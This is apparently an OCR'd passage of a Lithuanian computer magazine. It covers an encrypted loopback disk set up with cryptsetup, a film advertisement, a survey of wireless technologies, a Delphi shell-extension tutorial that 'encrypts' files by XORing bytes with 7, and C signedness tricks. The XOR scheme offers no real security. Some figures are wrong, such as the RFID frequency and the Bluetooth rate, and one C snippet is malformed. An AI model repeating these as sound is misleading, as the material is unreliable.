
Pageidautina cryptdisk ištrinti būtent taip, kadangi tokiu atveju tu gausi atsitiktinių duomenų rinkinį, iš kurio nebus galima tiksliai sužinoti, kiek realios informacijos saugoma šioje byloje. Atėjo laikas sukurti šifruotą particiją, panaudojant loopback įrenginį:

```
# losetup /dev/loop0 ~/cryptdisk
# cryptsetup -y create mydisk /dev/loop0
# mkreiserfs /dev/mapper/mydisk
# mkdir /mnt/mydisk
# mount /dev/mapper/mydisk /mnt/mydisk
```

Užšifruota particija dabar prieinama kaip /mnt/mydisk. Pabaigus darbą su privačiais duomenimis ją reikia išmontuoti, o po to pašalinti loopback įrenginį, kaip parodyta žemiau:

```
# umount /mnt/mydisk
# cryptsetup remove mydisk
# losetup -d /dev/loop0
```

Panorėjus galima parašyti nedidelį skriptą, kuris visas šias komandas atliktų automatiškai.


Įsitaisyk patogiai. Atsipalaiduok.
Siaubingo skrydžio!
SAMUEL L. JACKSON
GYVATĖS LĖKTUVE
KINUOSE NUO SPALIO 20 D.
NEW LINE CINEMA
A TimeWarner Company
©2006 NEW LINE PRODUCTIONS, INC. ALL RIGHTS RESERVED
www.SnakesOnAPlane.co.uk
WARNER BROS. PICTURES
RADIOCENTRAS
tango
VIASAT
RESPUBLIKOS
LEIDINIŲ
GRUPĖ
Videoline
www.gpi.lt

LAIDŲ PALYDOS

Technologija: „Wi-Fi"

Sukūrimo data: 1997

Šiandien belaidžio priėjimo prie interneto įranga diegiama visur: namuose, biuruose, viešbučiuose, kavinėse ir restoranuose. Išsivysčiusiose šalyse *Wi-Fi* hotspotų niekas neskaičiuoja — jų yra visur. Tiesiog ateini į kavinę, susijungi su artimiausiu priėjimo tašku, ir gali pradėti naršyti. 802.11 standartų grupė išsamiai aprašo *Wi-Fi* technologiją ir garantuoja skirtingų gamintojų įrangos suderinamumą. Kitaip tariant, 802.11g standartą pripažįstantys įrenginiai leidžia perdavinėti duomenis iki 54 Mbit/s greičiu. Realus pralaidumas kur kas mažesnis, tačiau jo pakanka perdavinėti bet kokius (taip pat ir daugialypės terpės) duomenis. Naudojamas darbinio dažnio diapazonas svyruoja nuo 2,400 MHz iki 2,483 MHz. Daugelyje šalių šie dažniai nelicencijuojami, todėl juos be jokio leidimo gali naudoti kas tik nori. Veikimo spindulys svyruoja nuo 50 iki 100 metrų, ko visiškai pakanka praktiškai bet kokiai patalpai.





Technologija: „WiMAX"

Sukūrimo data: 2004

Nedidelis veikimo spindulys ir normalaus roumingo nebuvimas neleidžia *Wi-Fi* naudoti dideliais atstumais. Šių trūkumų neturi *WiMAX* technologija (standartas IEEE 802.16). Panašiai kaip mobilusis ryšys, *WiMAX* signalu padengiamos teritorijos spindulys siekia 50 kilometrų, ir, kas ypač svarbu, ryšys veikia net ir be tiesioginio matomumo. Teoriškai *WiMAX* pralaidumas siekia 70 Mbit/s, tačiau priklausomai nuo sąlygų realūs skaičiai svyruoja nuo 500 Kibt/s iki 2 Mbit/s. Pagal IEEE 802.16 specifikaciją, naudojamas 2–11 GHz dažnių diapazonas, pripažįstamas *Triple DES* (128 bitų raktas) ir RSA (1024 bitų raktas) šifravimas, taip pat automatinis spinduliavimo galingumo valdymas. Kol kas *WiMAX* tinklų dar nedaug. Kur kas dažniau ši technologija naudojama dideliu atstumu vienas nuo kito nutolusiems *Wi-Fi* priėjimo taškams sujungti. Ši tendencija išsilaikys artimiausius metus.

Technologija: NFC

Sukūrimo data: 2002


Susipažink: artimo veikimo radijo ryšys (*Near Field Communication*, NFC). Atstumas, kuriuo perduodami duomenys, iš tiesų juokingas, — vos 10–12 cm. Vis dėlto NFC privalumas — naudojimo patogumas. Norint užmegzti ryšį tarp dviejų įrenginių iš viso nereikia jokių pastangų. Norint pradėti duomenų perdavimą, pakanka abu įrenginius sudėti arti vienas kito. Taigi jeigu NFC skaitmeninis fotoaparatas atsidurs netoli NFC televizoriaus, tuomet bus pradėtas nuotraukų perdavimas, o jeigu NFC kreditinę kortelę pridėsi prie parduotuvės arba metro mokėjimo terminalo — prasidės bankinė transakcija. Labai greitai mes turėsime mobiliuosius telefonus su NFC mikroschema, kurie atlikinės kreditinės kortelės užduotis. Ir dar: NFC duomenims perduoti naudoja 13,56 MHz dažnį, o ryšio greitis siekia 212 Kbit/s.



Technologija: „Bluetooth“


Sukūrimo data: 1999

De facto standartas ryšiui tarp įrenginių nedideliu atstumu. Kiekvienas šiuolaikinis įrenginys (kišeninis kompiuteris, mobilusis telefonas, nešiojamasis kompiuteris arba spausdintuvas) greičiausiai turi *Bluetooth* modulį. Tokio modulio kaina niekingai maža, tačiau su juo galima lengvai perdavinėti duomenis iki 10–100 metrų atstumu. *Bluetooth* dažnių diapazonas (2400–2483,5 MHz) yra lygiai tas pats, kurį naudoja *Wi-Fi*, tačiau įrangos konfliktai neįmanomi. *Bluetooth* naudoja labai silpną signalą — viso labo vieno milivato, be to, technologijos pagrindas — pseudoatsitiktinio dažnių perjungimo mechanizmas. Bet koks įrenginys su *Bluetooth* moduliu vienu metu veikia tik per vieną iš 79 kanalų ir tarp jų persijungia 1600 (!) kartų per sekundę. Maksimalus *Bluetooth* pralaidumas siekia 232 Kbit/s.



Technologija: RFID

Sukūrimo data: 1960



Miniatiūrinės RFID mikroschemos

Radijo dažnio identifikavimo technologija (*Radio Frequency Identification*, sutrumpintai RFID) buvo kuriama labai seniai, tačiau plačiai paplito vos prieš keletą metų. Dažniausiai ji naudojama įvairiuose sandėliuose ir gamyboje, kur vis prireikia identifikuoti gautą krovinį, atvykusias mašinas ir kitus objektus. Dabar žinomi tokie atvejai, kuomet RFID mikroschemos būdavo implantuojamos į žmogaus kūną, kad taip būtų galima nuolat kontroliuoti jo judėjimą. Bet kokia RFID mikroschema — tai miniatiūrinis siųstuvas (paprastai plonas lipdukas), kuris į eterį reguliariai perduoda tam tikrą identifikacinį kodą. Reikiamose vietose sustatomi specialūs skeneriai, kurie klausosi 23,56 MHz dažnio ir kurie lengvai nuskaito siųstuvų perduodamą identifikacinį kodą bei taip identifikuoja objektus. Paprasta, pigu ir veiksminga.

Technologija: 3G

Sukūrimo data: 2001

Visos mobiliojo ryšio technologijos sąlyginai dalinamos į keletą kartų. GSM — tai antra karta, kuri, reikia pripažinti, gerokai paseno, todėl visame pasaulyje diegiami nauji tinklai su trečiosios kartos (3G) technologijomis: CDMA2000 ir W–CDMA. Pagrindinis jų privalumas — milžiniška pralaidumo juosta tarp abonento ir bazinės stoties. Stacionariems abonentams ji siekia 2 Mbit/s, judantiems abonentams — 394 Kbit/s. Tokie greičiai leidžia organizuoti vaizdo konferencijas, žiūrėti geros kokybės televiziją, naudotis greitu internetu. 3G tinklų pagrindas yra CDMA principas (*Code Division Multiple Access*). Tokiu atveju visi abonentai nepertraukiamai naudoja visą kanalo plotį, tačiau kiekvienam iš jų priskiriamas atskiras unikalus kodas. Dėl to operatorius gali lengvai juos diferencijuoti, nesinaudodamas laiko arba dažnio dalinimu.



Praplėsk kontekstą

„Windows" kontekstinio meniu praplėtimas



WINDOWS APLINKOS (SHELL) PRAPLĖTIMAS — GALINGAS ŠIOS SISTEMOS ELEMENTAS, LEIDŽIANTIS PROGRAMUOTOJUI SUKURTI PATOGIAS PROGRAMAS. TU NUOLAT SUSIDURI SU SKIRTINGOMIS JO APRAIŠKOMIS, T.Y. SU TOKIAIS NAUJAIS KONTEKSTINIO MENIU PUNKTAIS, KAIP ANTIVIRUSO SUKURTU „SCAN FOR VIRUSES...", WINRAR SUKURTU „EXTRACT", SU NAUJAIS UŽDUOČIŲ JUOSTOS ĮRANKIŲ SKYDELIAIS (TASKBAR TOOLBARS) IR T.T.

Šiame straipsnyje aš parodysiu, kaip lengvai su *Delphi* galima sukurti savo praplėtimus, prie kontekstinio visų bylų meniu pridedant punktą „Užšifruoti".

COM objektai

Ko gero, pradėsime nuo to, kad bet koks *Windows* aplinkos praplėtimas įgyvendinamas su COM objektais. COM arba *Component Object Model* yra *ActiveX* ir OLE technologijų pagrindas. COM apibrėžia API ir objektų susiejimo standartus, nepriklausančius nuo programavimo kalbos ar platformos. COM objektas turi vieną ar keletą sąsajų, kurios iš esmės yra su šiuo objektu susietos funkcijų lentelės. COM apibrėžia funkcijų objektų išdėstymo atmintyje standartus. Šie objektai įkurdinami virtualiose lentelėse. Kiekvienos virtualios lentelės aprašymas programavimo kalba yra sąsaja. Visos COM sąsajos neaiškiai išvestos iš sąsajos *IUnknown*, kuri *System* modulyje apibrėžta štai taip:

```
type
 IUnknown = interface
 ['{00000000-0000-0000-C000-000000000046}']
 function QueryInterface (const IID: TGUID; out Obj): Integer; stdcall;
 function _AddRef : Integer; stdcall;
 function _Release: Integer; stdcall;
end;
```

Būna tokių aplinkos praplėtimų:

- Kontekstinių meniu apdorotojai sukuriami su dviem sąsajomis: *IContextMenu* ir *IShellExtInit*, kurie leidžia į kontekstinį aplinkos failų objektų meniu įkelti naujų punktų.
- Perkėlimo apdorotuvai sukuriami su sąsaja *ICopyHook*. Jie leidžia kontroliuoti ir atšaukti kopijavimą, perkėlimą, pašalinimą bei pervadinimą.
- Perkėlimo su dešiniu pelės klavišu apdorotuvai (kaip ir kontekstinių meniu apdorotuvai) sukuriami su dviem sąsajomis: *IContextMenu* ir *IShellExtInit*, tačiau jie į kontekstinį meniu, kuris atsiranda perkeliant objektą į naują vietą su dešiniu pelės klavišu, prideda naują punktą.
- Savybių puslapių (*tabs*) sukuriami realizuojami su sąsajomis *IShellPropSheetExt* ir *IShellExtInit*. Jie leidžia į bylų savybių dialogo langą įdėti naujus puslapius.
- Piktogramų apdorotuvai sukuriami su sąsajomis *IExtractIcon* ir *IPersistFile*. Šis apdorotuvas leidžia bylų tipui priskirti skirtingas piktogramas.
- Tikslo (*target*) apdorotuvai sukuriami su sąsajomis *IDropTarget* ir *IPersistFile*. Jie apibrėžia aplinkos veiksmus perkeliant vieną aplinkos objektą ant kito.

Šiandien mums prireiks tik kontekstinio meniu apdorotuvo. Norint į meniu pridėti savo punktą, reikia sukurti COM objektą. Jis bus įgyvendintas dinamiškai prijungiamos bibliotekos pavidalu, kurios pagrindas bus dvi sąsajos: *IShellExtinit* ir *IContextMenu*. Visų pirma, po kontekstinio meniu iškvietimo turi būti inicializuotas apdorotuvas. Tai daroma su sąsaja *IShellExtinit*, kuri turi tik vieną metodą *Initialize*. Iš karto po inicializavimo iškviečiamas *TContextMenu.QueryContextMenu (Menu:HMENU; indexMenu, idCmdFirst, idCmdLast, uFlags: UINT): hResult* — jis į meniu prideda naują punktą. Šio metodo parametrai:


- *Menu* — sisteminio meniu deskriptorius.
- *IndexMenu* — meniu eilutės, į kurią reikia pridėti naują punktą, numeris.
- *IdCmdFirst*, *IdCmdLast* — leistinų įterpiamų meniu punktų identifikatorių reikšmių diapazonas.
- *uFlags* — vėliavėlių rinkinys.

Toliau iškviečiamas metodas *TContextMenu. GetCommandString(idCmd, uType: UINT; pwReserved: PUINT; pszName: LPSTR; cchMax: UINT): HRESULT*. Šis metodas skirtas gauti konkrečią meniu komandą. Parametrai:

- *idCmd* — meniu punkto identifikatorius, kuris atitinka *IdCmdFirst*.
- *uType* užklausia informacijos tipo: GCS_VERB arba GCS_HELPTEXT.
- *pwReserved* rezervuotas.
- *pszName* apibrėžia buferį–eilutę.
- *cchMax* apibrėžia buferio dydį.

Kai pasirenkamas (paspaudžiamas) mūsų punktas, tai iškviečiamas metodas *ContextMenu.InvokeCommand*, kuriame mes aprašysime, kas turi vykti. Šio metodo parametras yra tik *TCMInvokeCommandInfo* tipo įrašas. Štai įrašo laukai:

- *cbSize* apibrėžia *sizeof(TCMInvokeCommandInfo))* struktūros dydį.
- *hwnd* apibrėžia langą, kuris bus visų langų savininku.



/1/



/2/

/1/ **Užšifruoti**
Kaip matai, naujasis meniu punktas atsirado

/2/ **Išeities tekstai**
Darbo prie Delphi projekto procesas

Unikalūs identifikatoriai
GUID — tai tam tikras 128 bitų sveikas skaičius, kuris COM technologijoje naudojamas unikaliai identifikuoti sąsajoms. GUID generuojamas su API funkcija CoCreateGUID(), o naujo GUID generavimo algoritmas veikia panaudodamas šios informacijos kombinaciją: einamą datą ir laiką, procesoriaus dažnį, tinklo plokštės adresą. Jeigu kompiuteryje įdiegta tinklo plokštė, tuomet tokiame kompiuteryje sugeneruotas GUID bus iš tiesų unikalus, kadangi tinklo plokštės unikalumą garantuoja joje įmontuotas globalus identifikatorius (ID). Jeigu kompiuteryje nėra tinklo plokštės, tuomet jos numerį galima pakeisti kitu, jį sintezuojant panaudojus kitos kompiuteryje įdiegtos įrangos parametrus.

- *fMask* apibrėžia, ar nurodyti parametrai *dwHotkey/hicon*.
- *lpVerb* apibrėžia iškviečiamą komandą.
- *lpParameters* — parametrai (neprivalomas).
- *nShow — howWindow (SW_*)* perduodama vėliavėlė.
- *dwHotKey* — karštasis klavišas, asocijuojamas su programa po jos iškvietimo (neprivalomas).
- *hIcon* apibrėžia ikoną (neprivalomas).
- *hMonitor* apibrėžia monitorių pagal nutylėjimą (neprivalomas).

Mes aptarėme visus dviejų sąsajų metodus, kurių reikia norint sukurti COM objektą, tačiau kad jis suveiktų, mes dar turime jį užregistruoti. Tam sisteminiame registre reikia sukurti šias reikšmes:
1. *HKEY_CLASSES_ROOT\CLSID\{xxxxxxxxxxxx-xxxx-xxxx-xxxxxxxxxxxx}* registruoja mūsų COM serverį
2. *HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers\ContMenu\CLSID*, kur vietoje CLSID — mūsų numeris. Šis įrašas parodo, su kokiais bylų tipais bus iškviečiamas mūsų apdorotuvas (šiuo atveju * reiškia, kad apdorotuvas bus iškviečiamas su visomis bylomis).
3. *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ShellExtensions\Approved* — ši reikšmė leidžia naudoti mūsų DLL ir užkrauna ją į operatyvinę atmintį iš karto po pirmojo iškvietimo.

Šifruojame

Aš nepuoliau rašyti žvėriškai sudėtingų kriptoalgoritmų ir nusprendžiau, kad optimalu būtų paprasčiausiai xor'inti šifruojamą bylą. Tokiu atveju šifravimo procedūros algoritmas atrodo štai taip: Atidarome bylą, nuskaitome vieną baitą, jį xor'inam ir įrašome į tą pačią vietą. Finale mes gausime to paties ilgio bylą tuo pačiu pavadinimu, tačiau jos turinys bus kitas. Norint gauti pradinę bylą, mums reikia paprasčiausiai ją xor'inti dar kartą. Tiesa, kadangi mes visa tai darysime su visų tipų bylomis, skaitymui/rašymui reikia naudoti procedūras *BlockRead* ir *BlockWrite*. Dirbti su jomis ne sudėtingiau, nei su įprastinėmis įvedimo/išvedimo funkcijomis. Prašau:

Šifruojanti procedūra

```
procedure Shifruok (FFileName: string);
// FFileName — šifruojamos bylos
pavadinimas
var
 F: File;
 BRead, BWritten, TotalRead : Integer;
 Buf: Byte;
begin
 AssignFile(F,FFileName);
 Reset(F,1); // atidarome skaitymui/rašymui
 try
  TotalRead:=0; // nuskaitytų baitų kiekis
  repeat
   // Iš F į Buf nuskaitome 1 baitą
   BlockRead(F,Buf, 1, BRead);
   if BRead > 0 then
   begin
    // rodyklė žiūri prieš paskutinį
    seek(F,TotalRead); // nuskaitytą baitą
    Buf:=Buf xor 7; // xor'inam ir įrašome baitą
    BlockWrite(F,Buf, BRead, BWritten);
    if BRead <> BWritten then
     raise Exception.Create('Klaida!')
    else begin
     TotalRead:= TotalRead + BRead;
    end;
   end;
  until BRead=0;
 finally
  CloseFile(F);
end;
```

Suvirškinam ką perskaitėm

Mes jau išsiaiškinome viską, ko mums reikėjo, todėl dabar siūlyčiau iš *Delphi* medžiagos atsidaryti kontekstinio meniu praplėtimo pavyzdį (*Borland\Delphi7\Demos\ActiveX\ShellExt\contmenu.dpr*) ir jį paredaguoti. Iš pradžių nueikime į *Class_ContextMenu* ir pakeiskime TGUID reikšmę bet kokia kita.

Toliau einam į *TContextMenu.QueryContextMenu* ir punktą *Insert Menu 'Compile...'* pakeičiame į mūsų punkto pavadinimą, tai yra „Šifruoti". Toliau eina *GetCompilerPath*. Šią funkciją pašaliname, o į jos vietą įterpiame mūsiškę *Shifruok*. Kaip žinia, *TContextMenu.InvokeCommand* įvykdomas paspaudus pelę ant mūsų meniu punkto, todėl mes čia rašome tik *Shifruok (FFileName)*, o visa kita pašalinam :). Na, o su *TContextMenu.GetCommandString* taip pat viskas aišku, todėl jį paliekame be pasikeitimų. Bet *TContextMenuFactory.UpdateRegistry* reikia pataisyti: tiesiog visus sisteminio registro kelius pakeičiame savais. Štai ir viskas, daugiau nėra ką daryti... Dabar kompiliuojame ir gautą DLL įkeliame į, pavyzdžiui, *C:\WINDOWS\system32* katalogą. O kas toliau? O toliau pasileidžiame *cmd*, jame surenkame *Regsvr32 C:\WINDOWS\system32\ContMenu.dll* — ir mūsų praplėtimas paruoštas darbui! Norint atšaukti registraciją, pakanka įvykdyti *Regsvr32 /u C:\WINDOWS\system32\ContMenu.dll*.

Atsidarome bet kurį katalogą, spustelime bet kokią bylą ir mėgaujamės nauju meniu punktu!

Štai kaip nesudėtingai galima pridėti savo kontekstinio meniu punktą. Jeigu norėsi šalia jo pridėti ikonėlę (kaip pas archyvatorius), tam reikia panaudoti ne tik *IContextMenu*, bet ir *IContextMenu3*.

Kriso (programavimo) triukai

HACK Nr.1



Su ženklu ar be

Visiems žinoma, kad *((unsigned char) 0xFF == (signed char) –1)*. Atitinkamai 32 bitų platformose *((unsigned int) 0xFFFFFFFF == (signed int) –1)*. Savaime suprantama, kad parašyti *–1* yra kur kas patikimiau ir greičiau, nei išvardinti visas F.
Štai konkretus hakeriško kodo pavyzdys:

```
unsigned int a;

for (a = 0; a < -1UL; a++) printf(«%x\n»,a);
```

„Normalaus" taikomojo lygio programuotojo požiūriu, šis kodas iš viso neturėtų veikti, kadangi (0 > –1), todėl ciklas nebus nė karto įvykdytas. Tačiau tai ne paprastas –1, prie jo yra priesaga UL, kas tolygu konstrukcijai *((unsigned int) –1)*, kurią transformavus gautume 0xFFFFFFFF.
Plėtoju mintį toliau: galima ne tik sutrumpinti išeities tekstą, bet ir optimizuoti mašininį kodą. Paimkime štai tokią konstrukciją („teisingas" diapazono patikrinimo variantas):

```
signed char x, y;
if ((x > 0) && (x < y)) ...
```

Hakeriams akivaizdu, kad teigiamos *x* reikšmės tikrinimas čia yra perteklinis ir jo galima lengvai atsikratyti, kodą perrašant štai taip:

```
if ((unsigned int) x < y)) ...
```

HACK Nr.2



Nereikalingi argumentai

